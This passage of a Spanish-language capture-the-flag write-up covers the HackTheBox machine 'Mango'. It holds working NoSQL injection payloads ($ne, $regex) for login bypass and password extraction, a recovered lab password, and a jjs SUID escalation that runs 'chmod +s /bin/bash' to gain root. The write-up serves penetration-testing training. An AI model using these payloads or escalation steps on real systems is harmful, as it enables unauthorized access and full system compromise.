Connection: keep-alive
Referer: http://staging-order.mango.htb/
Cookie: PHPSESSID=v7hsi3fdkobjsnuhhjksuqpg43
Upgrade-Insecure-Requests: 1

username[$eq]=mango&password[$ne]=admin&login=login
```

```
1  HTTP/1.1 302 Found
2  Date: Tue, 29 Oct 2024 09:39:06 GMT
3  Server: Apache/2.4.29 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache, must-reva
6  Pragma: no-cache
7  location: home.php
8  Content-Length: 4022
9  Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html lang="en">
15   <head>
16     <meta charset="UTF-8">
17     <link rel="mask-icon" type="" href="
       https://static.codepen.io/assets/favicon,
       8bd662872f6b673a722f4b3ca2421637d5596661
       #111" />
18     <title>
         Mango | Sweet & Juicy
```

Vamos a ver por que letra empieza la password:

```
POST / HTTP/1.1
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/
Accept: text/html,application/xhtml+xml,application/xml;q=0.
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: http://staging-order.mango.htb
Connection: keep-alive
Referer: http://staging-order.mango.htb/
Cookie: PHPSESSID=v7hsi3fdkobjsnuhhjksuqpg43
Upgrade-Insecure-Requests: 1

username[$eq]=mango&password[$regex]=^§a§.*&login=login
```

g	200
h	302
i	200
j	200
k	200

Empieza por la letra "h". Vamos a ver cuantos caracteres tiene:

```
POST / HTTP/1.1
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Origin: http://staging-order.mango.htb
Connection: keep-alive
Referer: http://staging-order.mango.htb/
Cookie: PHPSESSID=v7hsi3fdkobjsnuhhjksuqpg43
Upgrade-Insecure-Requests: 1

username[$eq]=mango&password[$regex]=.{16}&login=login
```

```
1  HTTP/1.1 302 Found
2  Date: Tue, 29 Oct 2024 09
3  Server: Apache/2.4.29 (Ub
4  Expires: Thu, 19 Nov 198
5  Cache-Control: no-store,
6  Pragma: no-cache
7  location: home.php
8  Content-Length: 4022
9  Keep-Alive: timeout=5, ma
10 Connection: Keep-Alive
11 Content-Type: text/html;
12
13 <!DOCTYPE html>
14 <html lang="en">
15   <head>
16     <meta charset="UTF-8"
17     <link rel="mask-icon"
       https://static.codepe
       8bd662872f6b673a722f4
```

```
POST / HTTP/1.1
Host: staging-order.mango.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Origin: http://staging-order.mango.htb
Connection: keep-alive
Referer: http://staging-order.mango.htb/
Cookie: PHPSESSID=v7hsi3fdkobjsnuhhjksuqpg43
Upgrade-Insecure-Requests: 1

username[$eq]=mango&password[$regex]=.{17}&login=login
```

```
1  HTTP/1.1 200 OK
2  Date: Tue, 29 Oc
3  Server: Apache/2
4  Expires: Thu, 19
5  Cache-Control: n
6  Pragma: no-cache
7  Vary: Accept-Enc
8  Content-Length:
9  Keep-Alive: time
10 Connection: Keep
11 Content-Type: te
12
13 <!DOCTYPE html>
14 <html lang="en">
15   <head>
16     <meta charse
17     <link rel="m
       https://stat
       8bd662872f6b
       #111" />
```

Tiene 16 caracteres. Deberiamos programar un script en python que tiria probando caracter por caracter para descubrir la contraseña.

Conseguimos las credenciales mango:h3mXK8RhU~f{]f5H

Como me sale que la pagina esta en construccion al igual que con las credenciales de admin, podemos intentar conectarnos por ssh:

```
 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Acti
     https://ubuntu.com/livepatch

118 packages can be updated.
18 updates are security updates.


Last login: Mon Sep 30 02:58:45 2019 from 192.168.142.138
mango@mango:~$
```

ESCALADA DE PRIVILEGIOS

Vemos que hay 2 usuarios, admin y mango:

```
mango@mango:~$ ls /home
admin  mango
```

Vamos a intentar conectarnos por ssh con el usuario admin:

```
└─$ ssh admin@10.10.10.162
admin@10.10.10.162's password:
Permission denied, please try again.
```

Como no nos deja, vamos a cambiar al usuario admin utilizando el comando "su":

```
mango@mango:~$ su admin
Password:
$ whoami
admin
```

Es raro que no nos deje conectarnos por ssh con la credencial de sesion, seguramente sera por que en la configuracion de "sshd" deniegan o permiten a "x" usuarios.

```
PasswordAuthentication yes
AllowUsers mango root
```

Vamos a ver los permisos que tenemos como SUID:

```
/usr/lib/eject/dmcrypt-get-device
/usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
/usr/lib/openssh/ssh-keysign
```

Tenemos permisos SUID y SGID en el binario "jjs":

```
admin@mango:/home/mango$ ls -la /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
-rwsr-sr--  1 root admin 10352 Jul 18  2019 /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
```

Vamos a buscar en gftobins si existe alguna forma de escalada con este binario:

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

This has been found working in macOS but failing on Linux systems.

```
sudo install -m =xs $(which jjs) .

echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -pc \$@|sh\${IFS}-p _ echo sh -p <$(tty) >$(t
```

Como este comando no funcionaba (se me queda trabado), vamos a modificar lo que ejecutar tras el "exec" para proporcionarme permisos SUID en la bash:

```
admin@mango:/home/mango$ echo "Java.type('java.lang.Runtime').getRuntime().exec('chmod +s /bin/bash').waitFor()" | ./jjs
bash: ./jjs: No such file or directory
```

Pero me da un error porque no estoy en la ruta donde se encuentra el "jss". Como "/usr/bin" esta contemplado en el $PATH podemos quitar el "./":

```
admin@mango:/home/mango$ echo "Java.type('java.lang.Runtime').getRuntime().exec('chmod +s /bin/bash').waitFor()" | jjs
Warning: The jjs tool is planned to be removed from a future JDK release
jjs> Java.type('java.lang.Runtime').getRuntime().exec('chmod +s /bin/bash').waitFor()
0
jjs> admin@mango:/home/mango$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1113504 Apr  4  2018 /bin/bash
admin@mango:/home/mango$ /bin/bash -p
bash-4.4# whoami
root
```